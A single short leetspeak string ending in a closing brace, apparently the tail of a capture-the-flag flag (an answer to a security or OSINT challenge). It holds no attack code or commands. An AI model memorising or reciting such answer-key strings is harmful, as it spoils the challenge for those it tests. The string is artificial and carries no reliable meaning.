3ThE0s1nTm45t3R}